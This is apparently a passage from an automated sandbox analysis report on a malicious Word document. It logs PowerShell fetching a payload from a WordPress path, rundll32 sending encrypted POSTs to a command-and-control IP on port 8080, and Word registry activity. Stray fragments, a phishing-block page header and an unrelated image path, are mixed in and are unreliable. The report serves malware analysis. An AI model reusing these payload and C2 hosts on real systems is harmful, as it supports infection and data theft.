class="no-js ie6 oldie" lang="en-US"> <![endif]-->...[if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->...[if IE 8]> <html class="no-js ie8 oldie" lang="en-US"> <![endif]-->...[if gt IE 8]>...> <html class="no-js" lang="en-US"> ...<![endif]--><head><title>Suspected phishing site | Cloudflare</title><meta charset="UTF-8" /><meta http-equiv="Content-Type" content="text/html; charset=UTF-8" /><meta http-equiv="X-UA-Compatible" content="IE=Edge,chrome=1" /><meta name="robots" content="noindex, nofollow" /><meta name="viewport" content="width=

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	192.232.250.227	80	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 15:12:38.643887043 CET	6	OUT	GET /wp-content/V/ HTTP/1.1 Host: jbsmediaventures.com Connection: Keep-Alive
Jan 25, 2021 15:12:38.856857061 CET	6	IN	HTTP/1.1 302 Found Date: Mon, 25 Jan 2021 14:12:38 GMT Server: nginx/1.19.5 Content-Type: text/html; charset=iso-8859-1 Content-Length: 237 Location: http://jbsmediaventures.com/cgi-sys/suspendedpage.cgi X-Server-Cache: true X-Proxy-Cache: EXPIRED Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 3a 2f 2f 6a 62 73 6d 65 64 69 61 76 65 6e 74 75 72 65 73 2e 63 6f 6d 2f 63 67 69 2d 73 79 73 2f 73 75 73 70 65 6e 64 65 64 70 61 67 65 2e 63 67 69 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head><body> Found The document has moved here. </body></html>
Jan 25, 2021 15:12:38.858207941 CET	7	OUT	GET /cgi-sys/suspendedpage.cgi HTTP/1.1 Host: jbsmediaventures.com

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 15:12:39.286540985 CET	7	IN	HTTP/1.1 200 OK Date: Mon, 25 Jan 2021 14:12:39 GMT Server: nginx/1.19.5 Content-Type: text/html Vary: Accept-Encoding X-Server-Cache: false Transfer-Encoding: chunked Data Raw: 31 65 65 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 48 54 4d 4c 20 34 2e 30 31 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 0a 20 20 20 20 20 20 20 3c 68 65 61 64 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 43 6f 6e 74 61 63 74 20 53 75 70 70 6f 72 74 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 20 20 20 3c 2f 68 65 61 64 3e 0a 20 20 20 20 20 20 20 3c 62 6f 64 79 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22 30 22 20 6d 61 72 67 69 6e 68 65 69 67 68 74 3d 22 30 22 20 6c 65 66 74 6d 61 72 67 69 6e 3d 22 30 22 20 74 6f 70 6d 61 72 67 69 6e 3d 22 30 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 69 66 72 61 6d 65 20 77 69 64 74 68 3d 22 31 30 30 25 22 20 68 65 69 67 68 74 3d 22 31 30 30 25 22 20 66 72 61 6d 65 62 6f 72 64 65 72 3d 22 30 22 20 53 43 52 4f 4c 4c 49 4e 47 3d 22 61 75 74 6f 22 20 6d 61 72 67 69 6e 77 69 64 74 68 3d 22 30 22 20 73 72 63 3d 22 68 74 74 70 3a 2f 2f 66 77 64 73 73 70 2e 63 6f 6d 2f 3f 64 6e 3d 72 65 66 65 72 65 72 5f 64 65 74 65 63 74 26 70 69 64 3d 35 50 4f 4c 34 46 32 4f 34 22 3e 3c 2f 69 66 72 61 6d 65 3e 0a 20 20 20 20 20 20 20 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 1ee<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"><html> <head> <title>Contact Support</title> <meta http-equiv="Content-Type" content="text/html; charset=utf-8"> </head> <body marginwidth="0" marginheight="0" leftmargin="0" topmargin="0"> <iframe width="100%" height="100%" frameborder="0" SCROLLING="auto" marginwidth="0" src="http://fwdssp.com/?dn=referer_detect&pid=5POL4F2O4"></iframe> </body></html>0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49173	195.159.28.230	8080	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 25, 2021 15:13:41.611706018 CET	443	OUT	POST /1kewy5snl5u5qwd1i/2m2zjf0onqwa3jb46/txmdgqo8th3cjzzn3/e09y7w1/n16qjyb3buse6byb/1xkxxrlbgrsn7c/ HTTP/1.1 DNT: 0 Referer: 195.159.28.230/1kewy5snl5u5qwd1i/2m2zjf0onqwa3jb46/txmdgqo8th3cjzzn3/e09y7w1/n16qjyb3buse6byb/1xkxxrlbgrsn7c/ Content-Type: multipart/form-data; boundary=----------WeEo7AXkVfPE5sRslnGk1 User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 195.159.28.230:8080 Content-Length: 6436 Connection: Keep-Alive Cache-Control: no-cache
Jan 25, 2021 15:13:41.877362013 CET	451	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 25 Jan 2021 14:13:41 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 62 39 34 0d 0a 0c 6b 51 46 46 78 08 94 93 bd 60 43 84 37 30 85 54 15 fb 48 19 cc 62 04 af 94 df 1f 80 84 90 8e 76 60 4c 06 4d 7c 00 56 56 23 5f 69 f5 6f a1 3d fa 8a e1 89 8b ba c5 19 e4 5b 48 cd 39 59 8e 81 f3 7d 71 d7 b3 13 b3 99 e4 1b 5c 84 38 52 9b af b6 4e 4b f1 69 2d a5 78 54 d4 c2 63 c4 32 06 35 d7 07 3e 86 e5 e9 71 57 48 51 11 66 c1 45 d5 bb f2 fd 61 c6 7c 36 e7 e7 f0 ad 3a 3c e1 33 6a c0 37 e1 86 89 d3 ab 77 83 7a bb 48 c8 af ee bf 1f b8 82 5f 06 7b 8b 46 93 1b 40 6a 48 70 90 d4 3e 23 4d 4e 00 db a5 4d 25 f6 6d 7e 3c aa f1 5f a8 1f 89 17 d6 23 53 14 d7 31 f9 ef aa e8 51 38 6d 7d 6e 15 4a 3a 75 4b 32 76 b2 fb 60 9a ab e9 7c eb e3 8b 85 6d 6b 7b f9 75 6e 94 26 0c 25 78 1e 1d e9 7d 0c e3 d4 52 d0 d9 2f d3 49 ae d8 56 67 8d fc 6d 2c ec 8e 48 0c ab 2e 78 7f 22 aa 6c 8e c5 d5 af f4 a3 43 8c 51 35 41 8d 70 9e 1d 64 89 63 dc 5a 42 9d e3 6f 41 e5 a3 bc 00 5a 43 78 9a d6 fd 4c 1a d4 97 03 da 80 84 94 92 6c ed fb 35 40 a9 98 09 6c d2 e9 be 44 ff ee 3e 5f 9a 15 7c 4c 41 c1 90 03 4f a3 90 0f a3 42 65 16 e3 68 a7 98 14 2b 62 f1 f1 06 3e 41 e1 69 e1 ea 9a dd 53 68 37 80 99 e5 ee d0 54 e2 06 b1 4c cc 1c 98 68 51 43 4b c2 75 52 9e 5f 1f e3 90 80 3b a8 ba 01 fe 4a 99 9c 60 62 5f 4e 34 f0 18 06 5a cb b7 a3 d2 99 be ac a4 e9 e0 8f c3 05 e1 d2 f1 0e 55 c2 2f ad 5c 58 72 bc 3f 8e a1 da 08 40 f8 0d ce 01 31 60 c7 77 10 d6 47 96 31 1d cb 0c ff ec 88 c3 37 2a ef bb 59 db 2e f7 09 d4 4c 75 a7 a3 14 e0 c2 cf ba db dd ee 4b 27 67 c1 15 df e7 87 72 7c a8 99 11 19 2e 35 fb 9c e4 8d f5 72 76 4d ff 5c 27 b4 5a a5 af ee 55 79 b9 87 5d 8d f5 0d 02 9b 80 52 ec 08 5a 6a f7 7f a9 da b3 8f a5 2c c7 aa 84 e2 e3 b0 34 c6 62 61 ed d5 2c 8c e5 f2 a5 5a 8b 43 95 fa 87 48 eb d0 29 6f 6b b7 d8 1c 5b ed 7a 93 67 90 a0 f1 01 ba 0d 93 02 29 4c 6d e2 31 7d a1 98 97 d1 c7 de 78 03 e1 21 42 81 77 6d 43 75 05 5d 9b 83 3b f4 aa 93 95 29 18 4f 68 92 5c 7b 99 ce 7e 57 be fa 49 32 22 8e 72 ab 55 cb 66 88 c2 a9 c1 ff 5a 6e 47 4b be 24 62 a2 99 fc 97 55 6e 5c 7d cd 45 cf 64 e2 33 79 9b d4 8a 74 f7 0a 22 49 58 86 94 94 70 65 73 0f e0 52 dd 0b fd cb 10 1f 58 1a 61 3e 3a 86 0b 5a f7 de dc 62 20 85 50 02 d8 7f 20 07 8f 4b 34 58 b8 ae 67 97 8b d1 e1 78 34 5c 83 c1 f8 14 e0 2d dc 47 0c dd 21 0b 6d f2 50 6c 7a bb 70 cd 25 d7 f9 59 bd 8a d1 da 7e 06 1c 2e b6 9f 48 91 66 78 ec 44 0a e0 df db bb cb 46 b5 cd 2c 83 da c3 ae f2 2a f6 b0 24 f1 18 f8 f2 82 d4 6d dc 90 7b fd c3 a5 6b 2d 13 95 54 2c a3 e0 20 8e 99 92 18 59 6f 1a 24 c0 3b 37 74 39 e7 9b a5 6d 05 21 64 b4 e6 c0 37 38 c6 bf 6a e9 05 f1 81 48 1a a0 ad 04 83 2c b4 f3 34 9f 0e bb 0a 25 01 a8 70 ca ea 73 63 b3 a6 79 d3 3e e6 6d c8 a9 7d 32 aa c4 7c d1 ac db ac d5 94 96 9b 83 c2 90 f5 aa 65 07 2b 46 37 77 cc f3 5e 0f 96 1b b8 40 13 c1 30 a1 40 4e 1d e9 c2 fa da dc 7c eb a4 00 0c 04 98 5f b8 17 7a ce ef 27 eb 15 2a 17 75 93 8b c8 25 41 25 2c 7c 40 01 3b 96 f3 c4 1e d9 67 77 60 b5 98 20 f2 04 b2 4b 75 59 f7 8a 2c bb 2a 49 e2 1d 53 43 5b 68 35 88 57 8b 81 a8 77 12 17 1a cc e4 7f 6a 26 c1 a7 d3 3b ff d4 a8 59 9c ed c6 d4 7f 3f 0c e8 76 80 e0 d6 aa 25 60 ee 2a c0 75 85 55 7e cb 90 3e 17 43 64 69 47 11 ca af 40 1f c8 8c 28 68 82 8a 29 f4 2e 75 aa 4c 98 7e 71 cb 77 aa 1e 85 46 6f b4 fe d9 79 97 70 49 e1 b8 aa 80 1d e3 2d fe 59 af a6 37 5e 03 fb 75 29 8c c5 e9 06 53 12 ca 38 af 20 13 60 1c 18 f0 17 43 3f 0e 7e 2f 74 7c 2d bf 18 ec 77 b8 9d 43 b2 fb 8e f1 d7 5e 56 73 13 e8 e0 ed dd ce ab dd e0 ab ba f8 63 7c 1c f7 46 3d aa 30 10 87 cc 76 f2 39 a6 2a c7 3e 65 7c fa cd ae 4a 18 5e 40 8d 84 fe ae 4a 99 f3 cc ca Data Ascii: b94kQFFx`C70THbv`LM|VV#_io=[H9Y}q\8RNKi-xTc25>qWHQfEa|6:<3j7wzH_{F@jHp>#MNM%m~<_#S1Q8m}nJ:uK2v`|mk{un&%x}R/IVgm,H.x"lCQ5ApdcZBoAZCxLl5@lD>_|LAOBeh+b>AiSh7TLhQCKuR_;J`b_N4ZU/\Xr?@1`wG17*Y.LuK'gr|.5rvM\'ZUy]RZj,4ba,ZCH)ok[zg)Lm1}x!BwmCu];)Oh\{~WI2"rUfZnGK$bUn\}Ed3yt"IXpesRXa>:Zb P K4Xgx4\-G!mPlzp%Y~.HfxDF,*$m{k-T, Yo$;7t9m!d78jH,4%pscy>m}2|e+F7w^@0@N|_z'*u%A%,|@;gw` KuY,*ISC[h5Wwj&;Y?v%`*uU~>CdiG@(h).uL~qwFoypI-Y7^u)S8 `C?~/t|-wC^Vsc|F=0v9*>e|J^@J

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 1476 Parent PID: 584

General

Start time:	15:12:36
Start date:	25/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f9d0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE91C26B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DFF9FE84B913434371.TMP	success or wait	1	7FEE90E9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F535E	success or wait	1	7FEE90E9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE90E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F535E	F536D	binary	04 00 00 00 C4 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 F6 8F EC A6 6F F3 D6 01 6D 53 0F 00 5E 53 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379467310	1379467311	success or wait	1	7FEE90E9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379467311	1379467312	success or wait	1	7FEE90E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F535E	F536D	binary	04 00 00 00 C4 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 F6 8F EC A6 6F F3 D6 01 6D 53 0F 00 5E 53 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 C4 05 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 6D 53 0F 00 5E 53 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 